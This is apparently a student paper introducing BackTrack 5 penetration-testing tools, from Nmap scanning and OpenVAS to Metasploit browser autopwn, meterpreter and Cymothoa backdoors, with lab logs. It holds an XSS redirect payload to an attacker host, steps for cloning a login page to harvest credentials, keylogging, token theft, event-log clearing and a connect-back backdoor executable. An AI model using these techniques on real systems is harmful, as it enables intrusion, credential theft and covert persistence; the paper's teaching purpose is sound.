An Overview to BackTrack Penetration s Tools

Keiny J Grau Ortiz
Computer Engineering
Prof. Jeffrey L. Duffany, Ph.D.
Computer Engineering
Polytechnic University of Puerto Rico

Abstract *— This paper is in support of a newly created tutorial, focused on different penetration and vulnerabilities tools. These tutorials are specifically designed to provide basic understanding on the functionalities and capabilities of each particular tool.*

These tools are widely used by computer security personnel, and can be found as a freeware on internet. The use of these tools permits those who work with them to test the reliability of any network.

This document contains a brief introduction to each tool, its capabilities and some examples of the results after being use.

Key Terms- *BackTrack 5, Linux, Penetration Tools, Security*

INTRODUCTION

BackTrack is a Linux-based penetration testing arsenal that aids security professionals in the ability to perform assessments in a purely native environment dedicated to hacking. In simple words, it’s a Linux-based penetration testing tool used by the hackers. BackTrack provides users with the largest and the greatest collection of security testing tools. BackTrack is named after a search algorithm called “backtracking”. BackTrack 5 tools range from password crackers to full-fledged penetration testing tools and port scanners.[1]

Tools in BackTrack are arranged in the following 11 categories:

- Information Gathering
- Network Mapping
- Vulnerability Identification
- Web Application Analysis
- Radio Network Analysis (802.11, Bluetooth, RFID)
- Penetration (Exploit & Social Engineering Toolkit)
- Privilege Escalation
- Maintaining Access
- Digital Forensics
- Reverse Engineering
- Voice over IP

Penetration testers usually perform their test attacks in five phases:

- Information gathering
- Scanning and vulnerability assessment
- Gaining access to the target
- Maintaining access with the target
- Clearing tracks

The purpose of the tutorial is to provide a basic understanding to penetration and vulnerabilities tools to users. This knowledge will help users to not only test their respective networks but also to defend to any attacker. The tutorials will provide users with the description of the graphical user interface, examples of how to employ the tool, and practical exercises.

The tools used in the tutorial were the following:

- **Zenmap**
- **Maltego**
- **Joomscan**
- **OpenVas**
- **Metasploit Armitage**
- **John The Ripper**

INFORMATION GATHERING AND VA TOOLS

Gathering information is the process from which a user can obtain basic information from a network or a specific machine.


Backtrack contains various application to gather the necessary information that any security professional may need to complete their assessment of the system. Computer forensics specialist use the same tools in order to find and collect evidence for their respective cases.

The tools that were presented in the tutorial were the following:

- **Zenmap -** utility for network exploration or security auditing.
- **Maltego -** mining and gathering of information as well as the representation of this information

Zenmap

Information gathering is the first and most important phase in penetration testing. In this phase, the attacker gains information about aspects such as the target network, open ports, live hosts and services running on each port.[2] This creates an organizational profile of the target, along with the systems and networks in use. Figure 1 screen shot of Zenmap.



Target: 192.168.13.130
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.13.130

```
nmap -T4 -A -v 192.168.13.130

Starting Nmap 5.59BETA1 ( http://nmap.org ) at
2011-09-15 17:15 EDT
NSE: Loaded 63 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 17:15
Scanning 192.168.13.130 [1 port]
Completed ARP Ping Scan at 17:15, 0.21s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:15
Completed Parallel DNS resolution of 1 host. at
17:15, 13.00s elapsed
Initiating SYN Stealth Scan at 17:15
Scanning 192.168.13.130 [1000 ports]
Discovered open port 139/tcp on 192.168.13.130
Discovered open port 135/tcp on 192.168.13.130
Discovered open port 80/tcp on 192.168.13.130
Discovered open port 445/tcp on 192.168.13.130
Discovered open port 443/tcp on 192.168.13.130
Discovered open port 21/tcp on 192.168.13.130
```

Figure 1

Zenmap UI in BackTrack 5

The intense scan mode in Zenmap provides target information such as services running on each port, the version, the target operating system, network hop distance, workgroups and user accounts. This information is especially useful for white box testing.

Maltego

Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego's unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure. [3]

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet.

Figure 2 shows Maltego in action. It shows part of the graphical menu of function that can be used in Maltego. Some of the most useful tools that we have access are:

- IPv2 Address
- Location.




Figure 2

Maltego UI in BackTrack 5

The Palette in Maltego shows the DNS name, domain, location, URL, email, and other details about the website. This is the first pieces of information all security personnel should collect before any test. Maltego uses various transformations on these entities to give the pen tester necessary details about the target. Views such as mining view, edge weighted view, etc, provide a graphical representation of the data obtained about a particular target.

VULNERABILITY ASSESSMENT

After gaining some initial information and an organizational profile of the target through conclusive foot printing, we will assess the weak spots or vulnerabilities in the system.

The tools used to test the system’s vulnerabilities were the following:

- **Joomscan** - Web application scanners are used to assess website vulnerabilities
- **OpenVas -** performing vulnerability assessments on a target

Joomscan

Detects file inclusion, sql injection, command execution vulnerabilities of a target Joomla web site.[4] Web application scanners are used to assess website vulnerabilities. Joomscan is meant for Joomla-based websites and reports vulnerabilities pre-stored in the repository.


Joomscan has options for version detection, server check and firewall activity.

OpenVAS (Open Vulnerability Assessment System)

OpenVAS is a powerful tool for performing vulnerability assessments on a target. Before doing the assessment, it is advisable to set up a certificate using the OpenVAS MkCert option.

The user can be customized by applying rules, or assigned an empty set by pressing Ctrl+D. Once a new user has been added with login and other credentials, we can go ahead with the assessment part.

In Figure 3 we see how to add a user in OpenVAS.



```
User rules
---------------
openvassd has a rules system which allows you to restrict the host
s the right to test.
For instance, you may want him to be able to scan his own host onl

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)



Login             : root
Password          : ***********

Rules             :



Is that ok? (y/n) [y] y
user added.
```

Figure 3
Adding a User with OpenVAS

OpenVAS works on the client/server model in the assessment process. Regular updates to the arsenal are necesarry to perform efficient tests.

OpenVAS vs Nessus Scanner

Nessus Scanner is another vulnerability assessment tool for carrying out automated assessments.

Nessus has two versions, free and paid, while OpenVAS is completely free. Recent observations have shown that the plugin feed of these two scanners are considerably different, and depending on only one tool is not recommended, as automated scanners can throw up lots of false positives.

Clubbing manual scanners with other tools, alongside automated scanners, is recommended for doing a comprehensive assessment of the target. BackTrack 5 also offers other tools under this category including CISCO tools, which are meant for CISCO-based networking hardware. Fuzzers are also available, categorized as network fuzzers and VOIP fuzzers.

Exploitation Tools and Frameworks

An exploit is a piece of software, a chunk of data, or sequence of commands that takes advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). This frequently includes such things as gaining control of a computer system or allowing privilege escalation or a denial-of-service attack. [6]

In the tutorial we used BackTrack 5 tools to exploit a remote system and learn how the exploitation framework can be used with the privilege escalation tool John the Ripper to crack passwords and gain access to a remote Windows system and using Metasploit Armitage.

Metasploit Armitage


Metasploit took the security world by storm when it was released in 2004. It is an advanced open-source platform for developing, testing, and using exploit code.[4]

Metasploit Armitage is the GUI version of the famous Metasploit framework. We will look at the browser autopwn exploit for Windows XP using Metasploit Armitage.

Features of this attack:

- Use of the auxiliary module of Metasploit
- Around 22 exploit modules used to carry out the attack
- Use of the social engineering approach Auto-migration to notepad.exe from the browser process

The compromised remote Windows system is marked in red. The console below shows the browser autopwn process, exploits sent, data received. Armitage also fingerprints the target OS, as seen in the Figure 4.



```
[*] 192.168.13.130   Browser Autopwn request '/?sessid=TWljcm9zb2Z0IFdpbmRvd3M6WFA6
ng4NjpNU0lFOjYuMDo%3d'
[*] 192.168.13.130   JavaScript Report: Microsoft Windows:XP:SP0:en-us:x86:MSIE:6.0
[*] 192.168.13.130   Reporting: {:os_name=>"Microsoft Windows", :os_flavor=>"XP", :
 :os_lang=>"en-us", :arch=>"x86"}
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.13.130:1043...
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.13.130:1044...
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.13.130:1045
6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.13.130
meterpreter > 
```

Figure 4
Metasploit Armitage

The compromised remote Windows system is marked in red. The console below shows the browser autopwn process, exploits sent, data received, etc. Armitage also fingerprints the target OS, as seen in the screenshot.

For this BackTrack 5 example exploit, we will use a site with a cross-site scripting (XSS) URL redirection vulnerability. The victim clicks on a particular URL in the browser, which spawns a meterpreter shell in the victim's system. The URL redirection code will look something like:

http://vulnerablesite?c="><meta HTTPEQUIV="REFRESH" content="0; url=http://attackerIPaddress ">

Figure 5
URL Redirection Code

The auto-migration feature is used to spawn the exploit into a new process, because if the exploit is not migrated, the whole attack will terminate when the user closes the browser. Migration is therefore done automatically to maintain prolonged access.

In this manual we discussed a type of attack called tab nabbing. In this attack, the victim opens a link in a browser, but as soon as he changes to another tab, the original page is replaced with a fake page, which allows attacker(s) to gain the victim's login credentials. The victim is duped into entering his username and password on a fake site.

In this "social engineering" attack, we choose a website attack vector and the option to clone the website. We specify the site to clone, whose login credentials we desire to obtain. The Facebook site has been cloned in the BackTrack 5 manual for demonstration purposes only. Cloning will not occur if you are not connected to the Internet during the process.

The fake login page using POST data captured by the SET. This method can be extended to any URL the attacker intends to clone; provided each of these sites have POST data, they will always be captured by HTTP or HTTPS. SET supports both these protocols and effectively sniffs login credentials.

PRIVILEGE ESCALATION TOOLS

We may not always gain administrator or superuser access to a remote system. As an attacker, we need maximum privileges on the target to execute our payloads and perform desired actions. BackTrack 5 offers a wide range of privilege escalation tools to meet these needs.

John the Ripper

Once the victim has been compromised the password cracker John the Ripper can be used to crack the Windows hashes to escalate privileges and gain administrator rights to the system.

After exploitation, the hashes are dumped to a text file, and this text file is supplied to John the Ripper. John the Ripper is a very effective tool for cracking password hashes of remote systems once the hashes are available. Figures 7 and 8 of this document show the cracking processes involved in privilege escalation on a Windows system. The attack demonstrated in this BackTrack 5 guide can be carried out with either the Metasploit Framework or the Social Engineer Toolkit.

The remote system in the observation in this document uses the following set of usernames and passwords, as verified by John the Ripper.

Username: password combinations are as follows metasploit:metasploit, vv:password, haxor:haxor, administrator:admin.

With these passwords in hand, we can now escalate our privileges on the target system. In the protocol analysis category, we have Wireshark, a top class network traffic analyzer.

How to Perform Stealth Actions

In this part of the document, how to perform stealth actions will be discussed.

The objective of penetration testing is to replicate the actions of a malicious attacker. No attacker desires discovery of surreptitious entry into the network, and hence employs stealth techniques to remain unnoticed. The penetration tester needs to adopt the same stealth methods, in order to honestly assess the target network.

Cymothoa

Cymothoa is a stealth backdooring tool on BackTrack 5 that injects backdoor shell code into an existing process.

Cymothoa includes several payloads ready to be used. They are numbered from 0 to 14. The tool has various categories of options, including main options, injection options and payload options.


The netstat –l command shows an additional port 100 added into the Listen category, since we have infected the port with the shell code numbered 0. Thus we can run Cymothoa on any system and infect any target port of the system and keep a backdoor open, to maintain access to the system. The target user will not have any knowledge of a backdoor running unless an inspection is made for any anomalies.

Getting the process id on BackTrack 5 is achieved using the command *ps –aux* in the Cymothoa shell.

Meterpreter

Meterpreter is a post-exploitation tool based on The principle of ‘In memory DLL injection’. This circumvents the drawbacks of using specific payloads, while enabling the writing of commands and ensuring encrypted communication. DLL injection makes the target run the injected DLL by creating a new process in the target that calls the injected DLL. For this to happen, we need a DLL injector, a target system, and the DLL to be injected.


When exploitation is complete, we get a meterpreter console to the remote system. The actual process is described in Figure 6


Exploit + 1st Stage Payload
Payload Connects back to MSF
2nd Stage DLL Injection Payload Sent
MSF Sends Meterpreter Server DLL
Client and Server Communicate

Source: nymissa.org/wp-content/uploads/2008/03/msf_no_speaker_notes.ppt

Figure 6
The Meterpreter Workflow

Meterpreter’s command set includes core commands, stdapi commands and privilege escalation commands. Figure 7 shows details of the command set available under stdapi, obtainable by typing ‘?’ in the meterpreter console.



```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Get as many privileges as possible
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
```

Figure 7
Stdapi Networking Commands and System Commands

The server-side support DLL is running on the target under the stdapi module, loaded by default with meterpreter. The migrate command helps shift the work environment on the target from one process to the next. This is useful if the service on which the payload is initially bound stops unexpectedly on the remote system.

Similarly, there are networking commands and system commands that we should examine as part of this Metasploit tutorial. Keystroke capturing is easily accomplished using the stdapi UI command set. Keyscan_start starts the service, and keyscan_dump shows captured keystrokes.

STEALING WINDOWS TOKENS AND IMPERSONATION

The Windows security model assigns every user unique SID (Security Identifier). Every thread for each user has an associated primary token which contains information on aspects like privileges and groups. Using an impersonation token, a process or thread can temporarily assume identity of some other user. Once this is used up, the thread assumes the primary token again.

Attacks based on impersonation tokens

There are different attacks that can be perform in the system:

- **Local privilege escalation** - Suppose a low privilege process runs in the system that has an admin authentication, there would be an impersonation token available for the admin. Now, if an attacker breaks in using some exploit, he would have access to the impersonation token for the admin.
- **Domain privilege escalation** - Here the attacker hops to other machines over the network using the impersonation token.
- **Use commands** - list_tokens, steal_tokens and impersonate_token intuitively to carry out operations.

Client-side exploits behind firewalls

If the target is behind a firewall or NAT, the attacker must present the victim with a link that will redirect him to the attacker’s machine, which is in fact a Metasploit instance. This is required since directly probing the target is not possible.

After setting values, type the run command. The server gets activated and exploits get loaded for different browsers.

While sending a link to the victim, it should redirect to the attacker’s Msf instance. Once the victim clicks on the link, a meterpreter session starts in the attacker’s machine, granting access to the victim’s machine.

In this second part of the Metasploit tutorial, we examined meterpreter concepts and command sets along with a scenario that could easily be tweaked to fit specific needs.

Meterpreter as a backdoor

Meterpreter is an essential part of the Metasploit framework used in gaining system information of the target and also to carry out the tasks for spawning a shell into the target.

In Figure 8 it shows how to use Meterpreter as a backdoor in Backtrack.

/opt/framework/msf3/msfpayload [<options>] <payload> [actions]

Figure 8
How to use Meterpreter as Backdoor

This is effective when an attacker wants to connect back to a victim repeatedly, without having the user click on the malicious executable.

In Figure 10 you can see that exploit.exe is the malicious msf meterpreter payload that is created using the msfpayload command. We shall now create a listener to this payload, which would try to connect back to 192.168.13.132 on port 4444.

Using Metasploit, create a handler and set the LHOST and LPORT options as set in the msfpayload console. Once this is done, run the exploit. This exploit runs on a wild target. Whenever a victim clicks on this file -- sent to him using social engineering or other disguised methods -- it listens back to the LHOST and connects back to LPORT. As soon as the victim opens that exe file in his system, a meterpreter shell is spawned and the connection in initiated. The attacker can carry out the required post-exploitation tasks on the target once the connection is established.

CONCLUSION

You will find that if you are a computer security consultant that there is no better tool to use than Backtrack. It has all of your favorite tools in one place ready for you to use.

If you own a company that has to store important data then it is vital for you to have a tool like this. That way your security people can be sure that they are testing your network with the same tools that the bad guys are using.

REFERENCES

[1] "BackTrack Linux – Penetration Testing Distribution, Retrieved on March 2, 2012, http://www.backtrack-linux.org/

[2] "Zenmap - Official cross-platform Nmap Security Scanner GUI", Retrieved on March 2, 2012, http://nmap.org/zenmap

[3] "Maltego Home page.", Retrieved on May 1, 2012 http://www.paterva.com/web5/client/overview.php

[4] Vulnerability Exploitations tools, Sploits, Retrieved on May 9, 2010 http://sectools.org

[5] "BackTrack New Tool", Retrieved on May 11, 2012, http://redmine.backtrack-linux.org:8080/issues/290

[6] Wikipedia. Retrieved May 12, 2012 http://en.wikipedia.org/wiki/Exploit_(computer_security)